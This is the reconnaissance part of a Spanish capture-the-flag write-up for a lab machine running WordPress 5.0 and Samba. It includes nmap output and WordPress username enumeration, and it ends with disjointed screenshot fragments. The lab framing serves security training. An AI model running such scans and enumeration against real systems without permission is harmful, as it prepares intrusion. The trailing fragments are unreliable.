# Blog

# Descripción


Billy Joel ha creado un blog en el ordenador de su casa y ha empezado a trabajar en él. ¡Va a ser alucinante!
Enumera
¡esta caja y encuentra las 2 banderas que se esconden en ella! Billy tiene algunas
cosas raras en su portátil. ¿Puedes maniobrar y conseguir lo que
lo que necesitas? O caerás en la madriguera del conejo...
Para que el blog funcione con AWS, tendrás que añadir MACHINE_IP blog.thm a tu archivo /etc/hosts.

Traducción realizada con la versión gratuita del traductor DeepL.com

# Reconocimiento

Añadimos blog.thm a la archivo /etc/hosts ya que dice correr en virtual hosting.


## Escaneo de maquina



```
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 57:8a:da:90:ba:ed:3a:47:0c:05:a3:f7:a8:0a:8d:78 (RSA)
|   256 c2:64:ef:ab:b1:9a:1c:87:58:7c:4b:d5:0f:20:46:26 (ECDSA)
|_  256 5a:f2:62:92:11:8e:ad:8a:9b:23:82:2d:ad:53:bc:16 (ED25519)
80/tcp  open  http        Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: WordPress 5.0
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Billy Joel&#039;s IT Blog &#8211; The IT blog
| http-robots.txt: 1 disallowed entry
|_/wp-admin/
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
Service Info: Host: BLOG; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-time:
|   date: 2024-03-25T21:26:34
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_clock-skew: mean: -1s, deviation: 0s, median: -1s
|_nbstat: NetBIOS name: BLOG, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
|   Computer name: blog
|   NetBIOS computer name: BLOG\x00
|   Domain name: \x00
|   FQDN: blog
|_  System time: 2024-03-25T21:26:34+00:00
```

Con el escaneo, en la cabezera http-generator se nombra el CMS, wordpress y la versión 5.0, además del samba abierto, también detecta al usuario guest, dentro del samba.

Ingresamos a la web en busca de información y navegando un poco, detectamos dos potenciales usuarios, haciendo hover sobre los autores de los post podemos encontrar dos usuarios:



Oh and don't forget to hide this post once you get up and running… that would be embarrassing lol!

iloveyou,
Mom

UNCATEGORIZED

## Welcome!


By Billy Joel May 26, 2020 No Comments

This is my first blog post! I just installed this WordPress thing and am eager to get writing and write about so many different topics!

### Recent Posts

A Note From Mom

blog.thm/author/bjoel/



TryHackMe | Blog

Billy Joel's IT Blog – The IT bl

10.10.101.181

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec TryHackMe | Ice

Billy Joel's IT Blog The IT blog

UNCATEGORIZ

A Note Fro

